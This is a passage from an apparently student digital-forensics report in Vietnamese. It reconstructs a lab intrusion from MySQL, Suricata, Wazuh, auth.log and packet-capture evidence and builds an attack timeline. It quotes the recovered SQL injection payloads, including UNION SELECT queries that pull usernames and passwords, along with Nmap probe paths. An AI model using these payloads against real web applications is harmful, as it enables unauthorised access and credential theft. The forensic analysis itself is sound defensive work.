DISTINCT LOGFILE_GROUP_NAME FROM INFORMATION_SCHEMA.FILES WHERE FILE_TYPE = 'DATAFILE' AND
TABLESPACE_NAME IN (SELECT DISTINCT TABLESPACE_NAME FROM INFORMATION_SCHEMA.PARTITIONS WHERE
TABLE_SCHEMA IN ('public_service')))) GROUP BY LOGFILE_GROUP_NAME, FILE_NAME, ENGINE,
TOTAL_EXTENTS, INITIAL_SIZE ORDER BY LOGFILE_GROUP_NAME
34          36 Query SELECT DISTINCT TABLESPACE_NAME, FILE_NAME, LOGFILE_GROUP_NAME,
EXTENT_SIZE, INITIAL_SIZE, ENGINE FROM INFORMATION_SCHEMA.FILES WHERE FILE_TYPE = 'DATAFILE' AND
TABLESPACE_NAME IN (SELECT DISTINCT TABLESPACE_NAME FROM INFORMATION_SCHEMA.PARTITIONS WHERE
TABLE_SCHEMA IN ('public_service')) ORDER BY TABLESPACE_NAME, LOGFILE_GROUP_NAME
35          36 Query set optimizer_switch=default
36          36 Init DB public_service
37          36 Query SHOW FULL TABLES
38          36 Query LOCK TABLES `records` READ /*!32311 LOCAL */,'users` READ /*!
32311 LOCAL */
39          36 Query SELECT engine, table_type FROM INFORMATION_SCHEMA.TABLES WHERE
table_schema = DATABASE() AND table_name = 'records'
40          36 Query SET SQL_QUOTE_SHOW_CREATE=1

```

Hình 34. Dấu hiệu dump

Xuất hiện lúc: 05:27:02

❖ **Phân tích:**

Chuỗi truy vấn này giống hành vi của:

- + mysqldump
- + phpMyAdmin export
- + công cụ dump dữ liệu

❖ **Dấu hiệu cụ thể:**

- Liệt kê bảng: SHOW FULL TABLES
- Đọc cấu trúc bảng: show create table users
- Truy xuất toàn bộ dữ liệu: SELECT `id`, `username`, `password` FROM `users`
- Khóa bảng để export: LOCK TABLES

❖ **Nhận định điều tra:**

Có dấu hiệu mạnh cho thấy bị dump:

- + Toàn bộ database public_service
- + Bao gồm: bảng users và bảng records


Tuy nhiên ở đây không tìm thấy file dump ở trong máy victim nên có thể attack đã dùng anti-forensic, xóa dấu vết tồn tại của file dump rồi.

3.4.4. eve.log:

3.4.4.1. Chuẩn bị dữ liệu:

Vì file eve.json rất dài và phức tạp, nên tách ra thành các file nhỏ theo loại sự kiện:

- + jq 'select(.event_type=="alert")' ~/Desktop/eve.json > alerts.json
- + jq 'select(.event_type=="http")' ~/Desktop/eve.json > http.json
- + jq 'select(.event_type=="dns")' ~/Desktop/eve.json > dns.json
- + jq 'select(.event_type=="tls")' ~/Desktop/eve.json > tls.json



Hình 35. Kết quả tách file eve.log

3.4.4.2. Phân tích cảnh báo (alerts.json):

- Thống kê signature tấn công:

```
jq -r '.alert.signature' alerts.json | sort | uniq -c | sort -nr
```



```
(kali㉿kali)-[~]  
$ jq -r '.alert.signature' alerts.json | sort | uniq -c | sort -nr  
  
4 ET SCAN Possible Nmap User-Agent Observed  
2 ET INFO Possible Kali Linux hostname in DHCP Request Packet  
1 SQLi Attempt  
  
(kali㉿kali)-[~]  
$
```

Hình 36. Kết quả thống kê signature

+ jq -r '.alert.signature' alerts.json: trích xuất tên signature từ file cảnh báo của Suricata

+ sort: Sắp xếp để chuẩn bị đếm

+ uniq -c: Đếm số lần xuất hiện của từng signature

+ sort -nr: Sắp xếp giảm dần theo số lượng


+ ET SCAN Possible Nmap User-Agent Observed: Suricata phát hiện User – Agent đặc trưng của Nmap => nhận định kẻ tấn công đã sử dụng nmap để dò dịch vụ web.

+ ET INFO Possible Kali Linux hostname in DHCP Request Packet: Suricata IDS phát hiện gói DHCP có hostname là kali => Nhận định máy gửi traffic rất có thể là Kali linux – Đây là dấu hiệu nhận dạng hệ điều hành nguồn.

+ SQLi Attempt: Suricata phát hiện payload SQL Injection

- Trích xuất thời gian và loại tấn công:

```
cat alerts.json | jq '{time:.timestamp,attack:.alert.signature}'
```

```
(kali@kali)-[~]
$ cat alerts.json | jq '{time:.timestamp,attack:.alert.signature}'

{
  "time": "2026-05-29T05:25:07.739929+0700",
  "attack": "ET SCAN Possible Nmap User-Agent Observed"
}
{
  "time": "2026-05-29T05:25:07.743903+0700",
  "attack": "ET SCAN Possible Nmap User-Agent Observed"
}
{
  "time": "2026-05-29T05:25:07.762568+0700",
  "attack": "ET SCAN Possible Nmap User-Agent Observed"
}
{
  "time": "2026-05-29T05:25:07.777827+0700",
  "attack": "ET SCAN Possible Nmap User-Agent Observed"
}
{
  "time": "2026-05-29T05:25:07.899623+0700",
  "attack": "ET INFO Possible Kali Linux hostname in DHCP Request Packet"
}
{
  "time": "2026-05-29T05:25:33.059015+0700",
  "attack": "SQLi Attempt"
}
{
  "time": "2026-05-29T05:35:28.540324+0700",
  "attack": "ET INFO Possible Kali Linux hostname in DHCP Request Packet"
}
```

Hình 37. Kết quả trích xuất thời gian và loại tấn công

❖ **ET SCAN Possible Nmap User – Agent Observed:**

- Xuất hiện 4 lần: "attack": "ET SCAN Possible Nmap User-Agent Observed"
- Ý nghĩa: Đây là rule Emerging Threats dùng để phát hiện User -Agent của Nmap Scripting Engine (NSE).



```
{
  "http": {
    "hostname": "192.168.221.134",
    "url": "/sdk",
    "http_user_agent": "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)",
    "http_content_type": "text/html",
    "http_method": "POST",
    "protocol": "HTTP/1.1",
    "status": 404,
    "length": 277
  }
}
```

- Các URL bị truy vấn:
 - + /sdk: Kết quả trả về 404: Không tồn tại tài nguyên này
 - + /nmaplowercheck1780007107: đặc trưng do Nmap tạo ra với mục đích: Fingerprinting web server, kiểm tra cách ứng dụng xử lý URL lạ, thu thập đặc điểm phản hồi.
 - + /HNAP1: HNAP là giao thức quản trị của nhiều thiết bị mạng, Nmap kiểm tra endpoint này nhằm phát hiện: Router, Gateway, Thiết bị IoT.
 - + /evox/about: một endpoint được các script fingerprinting kiểm tra để xác định loại ứng dụng.

=> Các alert này cho thấy đây là hoạt động trình sát nhằm thu thập thông tin web, xác định công nghệ sử dụng và tìm điểm yếu khai thác.

❖ **ET INFO Possible Kali Linux hostname in DHCP Request Packet:**

"src_ip": "192.168.221.143"

"dest_ip": "192.168.221.254"

"src_port": 68

"dest_port": 67

=> Đây là gói DHCP Request. Rule Suricata phát hiện hostname trong gói DHCP có dấu hiệu: kali hoặc kali-linux => nhận diện máy nghi vấn

❖ **SQLi Attempt:**

- IP nguồn: 192.168.221.143

- IP đích: 192.168.221.134

- Payload: "/search.php?id=%27%20OR%20%271%27=%271"

=> Đây là payload SQL Injection kinh điển. Mục đích kiểm tra xem ứng dụng có ghép chuỗi SQL trực tiếp hay không.


- Phản hồi máy chủ: 200 => Web tồn tại lỗ hổng SQL

=> Đó là lý do không còn thu thập thông tin mà sang giao đoạn khai thác.

3.4.4.3. Phân tích http (http.json):

- Thống kê URL bị gọi:

jq -r '.http.url' http.json | sort | uniq -c | sort -nr



```
(kali@kali)-[~]
$ jq -r '.http.url' http.json | sort | uniq -c | sort -nr
15 /
 2 /login.php
 1 /search.php?id=%27%20UNION%20SELECT%201,username,password,4%20FROM%20users%20--%20-
 1 /search.php?id=%27%20UNION%20SELECT%201,database(),3,4%20--%20-
 1 /search.php?id=%27%20OR%20%271%27=%271
 1 /sdk
 1 /nmaplowercheck1780007107
 1 /HNAP1
 1 /evox/about
 1 /admin.php
```

Hình 38. Thống kê URL bị gọi

- Trích xuất chi tiết:

cat http.json | jq '{time:.timestamp,src:.src_ip,url:.http.url,status:.http.status}'


```
1 /admin.php
(kali@kali)-[~]
$ cat http.json | jq '{time:.timestamp,src:.src_ip,url:.http.url,status:.http.status}'
{
  "time": "2026-05-29T05:24:54.582632+0700",
  "src": "192.168.221.141",
  "url": "/",
  "status": 204
}
{
  "time": "2026-05-29T05:25:07.626300+0700",
  "src": "192.168.221.143",
  "url": "/",
  "status": 200
}
{
  "time": "2026-05-29T05:25:07.728121+0700",
  "src": "192.168.221.143",
  "url": "/",
  "status": 200
}
{
  "time": "2026-05-29T05:25:07.739929+0700",
  "src": "192.168.221.143",
  "url": "/sdk",
  "status": 404
}
{
  "time": "2026-05-29T05:25:07.743903+0700",
  "src": "192.168.221.143",
  "url": "/",
  "status": 200
}
```

Hình 39. Trích xuất chi tiết URL

```
{
  "time": "2026-05-29T05:25:07.743903+0700",
  "src": "192.168.221.143",
  "url": "/nmaplowercheck1780007107",
  "status": 404
}
{
  "time": "2026-05-29T05:25:07.762568+0700",
  "src": "192.168.221.143",
  "url": "/HNAPI",
  "status": 404
}
{
  "time": "2026-05-29T05:25:07.777827+0700",
  "src": "192.168.221.143",
  "url": "/evox/about",
  "status": 404
}
{
  "time": "2026-05-29T05:25:07.790757+0700",
  "src": "192.168.221.143",
  "url": "/",
  "status": 200
}
{
  "time": "2026-05-29T05:25:07.804306+0700",
  "src": "192.168.221.143",
  "url": "/",
  "status": 200
}
{
  "time": "2026-05-29T05:25:33.059015+0700",
  "src": "192.168.221.143",
  "url": "/search.php?id=%27%20OR%20%271%27=%271",
  "status": 200
}
{
  "time": "2026-05-29T05:25:52.368120+0700",
  "src": "192.168.221.143",
  "url": "/search.php?id=%27%20UNION%20SELECT%201, database(), 3, 4%20--%20-",
  "status": 200
}
}
```

Hình 40. Trích xuất chi tiết URL_1

- Giai đoạn dò quét bằng Nmap: "/sdk", "/nmaplowercheck1780007107", "/HNAP1", "/evox/about"

=> Đặc trưng của NSE

- SQL Injection: "/search.php?id=%27%20OR%20%271%27=%271" => ' OR '1'='1

=> Kiểm tra ứng dụng bị SQLi => Trả về 200 OK: Request thành công và không bị chặn bởi WAF hay ứng dụng

- Giai đoạn trích xuất thông tin database:

"/search.php?id=%27%20UNION%20SELECT%201,database(),3,4%20--%20-"

=> Lấy tên Database hiện tại

- Truy xuất dữ liệu người dùng:

"/search.php?id=%27%20UNION%20SELECT%201,username,password,4%20FROM%20users%20--%20-"

=> Attacker đã xác định được số cột, thực hiện UNION Injection, truy cập bảng users, cố gắng lấy username, password

=> Kết quả 200 OK: truy vấn đã được ứng dụng xử lý

- Giai đoạn truy cập hệ thống xác thực: ./login.php – 200: Đối tượng truy cập trang đăng nhập thành công và điều hướng sang trang quản trị.

3.4.4.4. Dựng timeline tấn công:

Thời gian	Sự kiện	Mô tả
05:25:07	Truy cập hệ thống	IP 192.168.221.143 truy cập website mục tiêu 192.168.221.134
05:25:07	Dò quét ứng dụng web	Thực hiện các yêu cầu tới /sdk, /HNAP1, /evox/about,... Suricata ghi nhận cảnh báo ET SCAN Possible Nmap User-Agent Observed
05:25:33	Kiểm tra SQL Injection	Gửi payload ' OR '1'='1 tới search.php; Suricata phát hiện SQLi Attempt
05:25:52	Thu thập thông tin CSDL	Thực hiện payload UNION SELECT database() nhằm xác định tên cơ sở dữ liệu

05:26:06	Trích xuất dữ liệu người dùng	Thực hiện payload UNION SELECT username,password FROM users nhằm lấy thông tin tài khoản
05:26:31	Truy cập trang đăng nhập	Mở trang login.php
05:26:37	Đăng nhập hệ thống	Gửi yêu cầu đăng nhập, máy chủ phản hồi HTTP 302 (chuyển hướng)
05:26:37	Truy cập trang quản trị	Truy cập thành công admin.php với mã phản hồi HTTP 200

Bảng 2. Timeline sơ bộ suricata

3.4.4.5. Kết luận sơ bộ:

Địa chỉ IP 192.168.221.143 là nguồn thực hiện các hoạt động bất thường đối với máy chủ 192.168.221.134.

Đối tượng đã tiến hành dò quét ứng dụng web bằng công cụ Nmap, thể hiện qua các truy vấn tới các đường dẫn như /sdk, /HNAP1, /evox/about. Điều này được xác nhận bởi cảnh báo Suricata "ET SCAN Possible Nmap User-Agent Observed".

Sau giai đoạn dò quét, đối tượng thực hiện các payload SQL Injection trên chức năng search.php, bao gồm: ' OR '1'='1, UNION SELECT database(), UNION SELECT username,password FROM users

Hệ thống IDS/IPS ghi nhận cảnh báo "SQLi Attempt", cho thấy đã xuất hiện hành vi khai thác lỗ hổng SQL Injection.

Các yêu cầu SQL Injection đều nhận phản hồi HTTP 200, cho thấy ứng dụng web đã xử lý các truy vấn do đối tượng gửi tới.

Sau khi khai thác cơ sở dữ liệu, đối tượng truy cập trang đăng nhập login.php, thực hiện đăng nhập và được chuyển hướng tới trang quản trị.

Yêu cầu truy cập admin.php nhận phản hồi HTTP 200, cho thấy đối tượng đã truy cập thành công khu vực quản trị của ứng dụng.

3.4.5. wazuh-archives.log:

- Chạy câu lệnh:

```
cat archives.json | jq -r '
```

```
select(
```

```
.rule.level >= 5
```

)
| "[\(.timestamp)] [\(.location)] [Level:\(.rule.level)] \(.full_log)"
,



```
(kali@kali) - [~/Desktop]
$ cat archives.json | jq -r 'select(.rule.level >= 5) | "[\(.timestamp)] [\(.location)] [Level:\(.rule.level)] \(.full_log)\"'

[2026-05-28T21:09:59.372+0000] [journald] [Level:5] May 28 21:09:56 ubuntuguyetids systemd[1787]: snap.snapd-desktop-integration.snapd-desktop-integration.service: Main process exited, code=exited, status=1/FAILURE
[2026-05-28T21:13:21.243+0000] [ssa] [Level:7] {"type":"summary","scan_id":666763579,"name":"CIS Ubuntu Linux 24.04 LTS Benchmark v1.0.0","policy_id":"cis_ubuntu24-04","file":"cis_ubuntu24-04.yml","description":"This document provides prescriptive guidance for establishing a secure configuration posture for Ubuntu Linux 24.04 LTS based on CIS benchmark for Ubuntu Linux 24.04 LTS.","references":"https://www.cisecurity.org/cis-benchmarks/","passed":119,"failed":126,"invalid":34,"total_checks":279,"score":48.571430206298828,"start_time":1780002639,"end_time":1780002785,"hash":"1bh32596e78d646397de0cf436f24086727ef131649c4d9f75e45fcb94dcb84a","ha
```

Hình 41. archives.json

- Thời gian ghi nhận: 28:05:2026

❖ SQL Injection Attack:

- Chứng cứ log:

GET /search.php?id=%27%20OR%20%271%27=%271 HTTP/1.1

Sau khi decode URL: ' OR '1'='1

- Phân tích payload: Payload trên là mẫu SQL Injection kinh điển.

+ Điều kiện: '1'='1': luôn đúng nên có thể => bypass WHERE clause, lấy toàn bộ dữ liệu, bypass authentication

- Endpoint bị nhắm mục tiêu: /search.php?id=

+ Tham số: id

+ Có khả năng: Không validate input, concat trực tiếp vào SQL query

- Dấu hiệu nguy hiểm: HTTP Status Code: 200

=> Điều này cho thấy: server xử lý request thành công, payload không bị block, có nguy cơ tồn tại lỗ hổng SQL Injection

- IP nguồn: 192.168.221.143: Đây là IP private

+ Có khả năng: máy Kali Linux nội bộ

❖ Web Reconnaissance:

- Chứng cứ log:

+ POST /sdk HTTP/1.1

+ GET /HNAP1 HTTP/1.1

- + GET /evox/about HTTP/1.1
- + GET /nmaplowercheck1780007107 HTTP/1.1
- + User-Agent: Mozilla/5.0 (compatible; Nmap Scripting Engine; <https://nmap.org/book/nse.html>)

- Phân tích: Đây là bằng chứng rõ ràng của:

- + Nmap NSE scanning

- + web reconnaissance

- + fingerprinting

- Attacker đang:

- + Dò framework

- + Kiểm tra API

- + Xác định service tồn tại

- + Tìm lỗ hổng known CVE

- Ý nghĩa các endpoint:

- + /HNAP1: router/service discovery

- + /sdk: API probing


- + /evox/about: framework detection

- + /nmaplowercheck: dấu hiệu mặc định NSE

3.4.6. attack.pcap:

- Xác định host nào đang giao tiếp với nhau:

+ Sử dụng Wireshark: Statistics -> Conversation -> Xem Ipv4 và TCP:



The screenshot shows the Wireshark 'Conversations' pane for the file 'attack.pcap'. It displays a table of network sessions categorized by protocol (Ethernet, IPv4-TCP, IPv6, TCP, UDP). The table includes columns for Address A, Address B, Packets, Bytes, Stream ID, Packets A -> B, Bytes A -> B, Packets B -> A, Bytes B -> A, Rel. Start, Duration, and Bits/s A -> B. The data shows multiple connections between various IP addresses, with the most significant one being a large data transfer between 192.168.221.143 and 192.168.221.134.

Protocol	Address A	Address B	Packets	Bytes	Stream ID	Packets A -> B	Bytes A -> B	Packets B -> A	Bytes B -> A	Rel. Start	Duration	Bits/s A -> B
Ethernet	34.107.243.93	192.168.221.143	92	20 kB	5	47	10 kB	45	9 kB	15.660095	115.9456	692 bits
IPv4-TCP	192.168.221.134	35.198.230.108	76	13 kB	3	38	10 kB	38	3 kB	5.753540	136.6435	592 bits
IPv4-TCP	192.168.221.141	35.198.230.108	4,348	1 MB	0	2,174	1 MB	2,174	144 kB	0.000000	146.1344	56 kB/s
IPv4-TCP	192.168.221.141	192.168.221.2	2	380 bytes	11	1	106 bytes	1	274 bytes	129.485069	0.0079	107 kB/s
IPv4-TCP	192.168.221.143	34.107.221.82	20	2 kB	10	11	1 kB	9	804 bytes	77.463434	62.5363	133 bits
IPv4-TCP	192.168.221.143	34.160.144.191	34	12 kB	9	15	2 kB	19	10 kB	67.031470	59.6067	235 bits
IPv4-TCP	192.168.221.143	103.221.223.143	10	960 bytes	4	5	480 bytes	5	480 bytes	11.969368	119.9522	22 bits
IPv4-TCP	192.168.221.143	160.288.129.91	62	25 kB	6	36	5 kB	46	23 kB	65.055429	67.5408	628 bits
IPv4-TCP	192.168.221.143	142.250.198.138	31	12 kB	7	13	3 kB	18	9 kB	44.381762	0.2355	103 kB/s
IPv4-TCP	192.168.221.143	151.105.1.91	195	185 kB	6	51	7 kB	144	178 kB	15.807896	63.1696	864 bits
IPv4-TCP	192.168.221.143	192.168.221.2	46	6 kB	1	23	2 kB	23	4 kB	4.268640	74.5752	221 bits
IPv4-TCP	192.168.221.143	192.168.221.134	2,166	163 kB	2	1,085	77 kB	1,081	86 kB	4.311484	91.6633	6,716 bits

Báo cáo Đồ án Khoa học pháp lý số

Wireshark - Conversations - smackapp													
Ethernet	IPv4	TCP	UDP	ICMP	HTTP	FTP	SSH	SMTP	POP3	IMAP	RTSP	RTMP	
Address A	Port A	Address B	Port B	Packets	Bytes	Stream ID	Packets A > B	Bytes A > B	Packets B > A	Bytes B > A	Ret. Start	Duration	Bytes/s
192.168.221.143	42030	192.168.221.134	80	11	3 kB	1010	6	481 bytes	5	2 kB	11.355810	0.0577	66 kbps
192.168.221.143	42034	192.168.221.134	80	10	2 kB	1013	5	786 bytes	5	942 bytes	18.418329	0.0368	1,248 bps
192.168.221.143	42160	192.168.221.134	23	2	132 bytes	1	1	56 bytes	1	56 bytes	4.311484	0.0081	65 kbps
192.168.221.143	42160	192.168.221.134	22	2	132 bytes	2	2	132 bytes	1	56 bytes	4.311734	0.0079	134 kbps
192.168.221.143	42160	192.168.221.134	693	2	132 bytes	1	1	56 bytes	1	56 bytes	4.312995	0.0074	71 kbps
192.168.221.143	42160	192.168.221.134	8688	2	132 bytes	1	1	56 bytes	1	56 bytes	4.313261	0.0072	73 kbps
192.168.221.143	42160	192.168.221.134	445	2	132 bytes	5	1	56 bytes	1	56 bytes	4.313534	0.0070	75 kbps
192.168.221.143	42160	192.168.221.134	25	2	132 bytes	6	1	56 bytes	1	56 bytes	4.313514	0.0064	82 kbps
192.168.221.143	42160	192.168.221.134	554	2	132 bytes	7	1	56 bytes	1	56 bytes	4.313600	0.0064	82 kbps
192.168.221.143	42160	192.168.221.134	1723	2	132 bytes	8	1	56 bytes	1	56 bytes	4.313761	0.0064	82 kbps
192.168.221.143	42160	192.168.221.134	199	2	132 bytes	9	1	56 bytes	1	56 bytes	4.313954	0.0064	82 kbps
192.168.221.143	42160	192.168.221.134	443	2	132 bytes	10	1	56 bytes	1	56 bytes	4.313461	0.0081	86 kbps
192.168.221.143	42160	192.168.221.134	1720	2	132 bytes	11	1	56 bytes	1	56 bytes	4.322375	0.0096	93 kbps
192.168.221.143	42160	192.168.221.134	9060	2	132 bytes	12	1	56 bytes	1	56 bytes	4.322381	0.0096	93 kbps
192.168.221.143	42160	192.168.221.134	111	2	132 bytes	13	1	56 bytes	1	56 bytes	4.322382	0.0096	93 kbps
192.168.221.143	42160	192.168.221.134	53	2	132 bytes	14	1	56 bytes	1	56 bytes	4.322384	0.0096	93 kbps
192.168.221.143	42160	192.168.221.134	3306	2	132 bytes	15	1	56 bytes	1	56 bytes	4.322385	0.0096	93 kbps
192.168.221.143	42160	192.168.221.134	143	2	132 bytes	16	1	56 bytes	1	56 bytes	4.322386	0.0096	93 kbps
192.168.221.143	42160	192.168.221.134	110	2	132 bytes	17	1	56 bytes	1	56 bytes	4.322387	0.0096	93 kbps
192.168.221.143	42160	192.168.221.134	3900	2	132 bytes	18	1	56 bytes	1	56 bytes	4.322389	0.0096	93 kbps
192.168.221.143	42160	192.168.221.134	135	2	132 bytes	19	1	56 bytes	1	56 bytes	4.322418	0.0096	93 kbps
192.168.221.143	42160	192.168.221.134	895	2	132 bytes	20	1	56 bytes	1	56 bytes	4.322420	0.0096	93 kbps
192.168.221.143	42160	192.168.221.134	1025	2	132 bytes	21	1	56 bytes	1	56 bytes	4.322422	0.0096	93 kbps
192.168.221.143	42160	192.168.221.134	139	2	132 bytes	22	1	56 bytes	1	56 bytes	4.322735	0.0053	99 kbps
192.168.221.143	42160	192.168.221.134	113	2	132 bytes	23	1	56 bytes	1	56 bytes	4.322738	0.0053	99 kbps
192.168.221.143	42160	192.168.221.134	296	2	132 bytes	24	1	56 bytes	1	56 bytes	4.322908	0.0051	100 kbps
192.168.221.143	42160	192.168.221.134	387	2	132 bytes	25	1	56 bytes	1	56 bytes	4.323262	0.0048	

Close

Help

- Tìm request HTTP bất thường:

[illegible]

Wireshark - Export - HTTP object list

Text Filter: Content Type: All Content-Types

Packet	Hostname	Content Type	Size	Filename
2446		text/html	1,691 bytes	/
2466	192.168.221.134		441 bytes	sdk
2469	192.168.221.134	text/html	277 bytes	sdk
2471	192.168.221.134	text/html	277 bytes	nmaplowercheck1779825684
2476		text/html	1,691 bytes	/
2495	192.168.221.134	text/html	277 bytes	HNAPI
2500	192.168.221.134	text/html	277 bytes	about
2511		text/html	1,691 bytes	/
2534	192.168.221.134	text/html	1,691 bytes	/
4345	192.168.221.134	text/html	545 bytes	search.php?id=%27%20OR%20%27%27=%27%27
4487	192.168.221.134	text/html	341 bytes	search.php?id=%27%20UNION%20SELECT%20(database(),
4554	192.168.221.134	text/html	337 bytes	search.php?id=%27%20UNION%20SELECT%20(username,p
5561	192.168.221.134	text/html	337 bytes	search.php?id=%27%20UNION%20SELECT%20(username,p
6823	detectportal.firefox.com	text/plain	8 bytes	success.txt?pv4
6928	192.168.221.134	text/html	277 bytes	favicon.ico
6936	192.168.221.134	text/html	353 bytes	login.php
6961	192.168.221.134	application/x-www-form-urlencoded	26 bytes	login.php
6966	192.168.221.134	text/html	112 bytes	admin.php

Hình 42. Kết quả filter trong attack.pcap

❖ **Thống kê kết nối:**

- + Các kết nối chính diễn ra giữa 192.168.221.143 (máy attack) và 192.168.221.134 (máy victim), cổng 80 – dịch vụ web
- + Nhiều phiên TCP ngắn, với mẫu dữ liệu lặp lại: gói tin từ attacker khoảng 132 bytes, phản hồi từ server khoảng 66 – 942 bytes.
- + Tốc độ truyền thấp, thời gian ngắn => Dấu hiệu quét tự động
- + Và có phiên kết nối giữa máy nạn nhân và máy tấn công => Có thể xác định các luồng dữ liệu được truyền đi giữa 2 thực thể này. Kết hợp với file **auth.log** => Có kết nối SSH từ máy 192.168.221.134 đến 192.168.221.143 => Đây có thể là phương thức mà file dump sql được gửi từ máy victim đến máy attack.

```
session opened for user root(uid=0) by nguyet(uid=0)
56 2026-05-29T05:25:01.671606+07:00 nguyet-VMware-Virtual-Platform sshd[6321]: Connection closed
by 192.168.221.143 port 42418
57 2026-05-29T05:25:01.998820+07:00 nguyet-VMware-Virtual-Platform CRON[6322]:
pam_unix(cron:session): session opened for user root(uid=0) by root(uid=0)
```

Hình 43. Kết quả thu được từ auth.log

=> Đây là hành vi reconnaissance và probing

❖ **Phân tích gói tin HTTP:**

- + Các request GET/POST tới endpoint /sdk, /HNAP1, /evox/about, /nmaplowercheck... với User-Agent Nmap Scripting Engine => chứng minh attacker dùng NSE để dò lỗ hổng.

+ Các request tới /search.php?id=... chứa payload SQL Injection:'

OR '1'='1 => bypass logic.

UNION SELECT database() => enumeration database.

UNION SELECT username,password FROM users => trích xuất dữ liệu nhạy cảm.

+ Request POST /login.php trả về 302 redirect → đăng nhập thành công.

+ GET /admin.php trả về 200 OK → truy cập trái phép khu vực quản trị.

Đây là chuỗi SQL Injection → credential access → authenticated access.

❖ **Kết luận sơ bộ:**

Phân tích file attack.pcap cho thấy:

+ IP 192.168.221.143 là nguồn tấn công

+ Hành vi gồm quét dịch vụ web, khai thác SQL Injection, truy cập trái phép khu vực quản trị.

3.5. Tạo timeline:

Thời gian (HH:mm:ss)	Đối tượng thực hiện	Hành động / Sự kiện	Tài nguyên mục tiêu	Kết quả / Dấu hiệu nhận diện
05:25:07	192.168.221.14 3	Dò quét (Reconnaissance)	/sdk, /HNAP1, /evox/about,...	Suricata ghi nhận cảnh báo ET SCAN Possible Nmap User-Agent Observed.
05:25:33	192.168.221.14 3	Thử nghiệm SQL Injection	search.php?id =' OR '1'='1	Trả về mã 200 OK; IDS ghi nhận SQLi Attempt.
05:25:52	192.168.221.14 3	Thu thập thông tin CSDL	UNION SELECT database()	Xác định được tên cơ sở dữ liệu là public_service.
05:26:06	192.168.221.14 3	Đánh cắp thông tin xác thực	UNION SELECT username, password FROM users	Trích xuất thành công tài khoản admin và mật khẩu 123456.
05:26:31	192.168.221.14 3	Truy cập trang đăng nhập	login.php	Mở giao diện đăng nhập hệ thống.
05:26:37	192.168.221.14 3	Đăng nhập trái phép	POST /login.php	Mã phản hồi 302 Redirect (đăng nhập thành công).
05:26:37	192.168.221.14 3	Chiếm quyền quản trị	admin.php	Truy cập thành công vào khu vực quản trị với mã 200 OK.
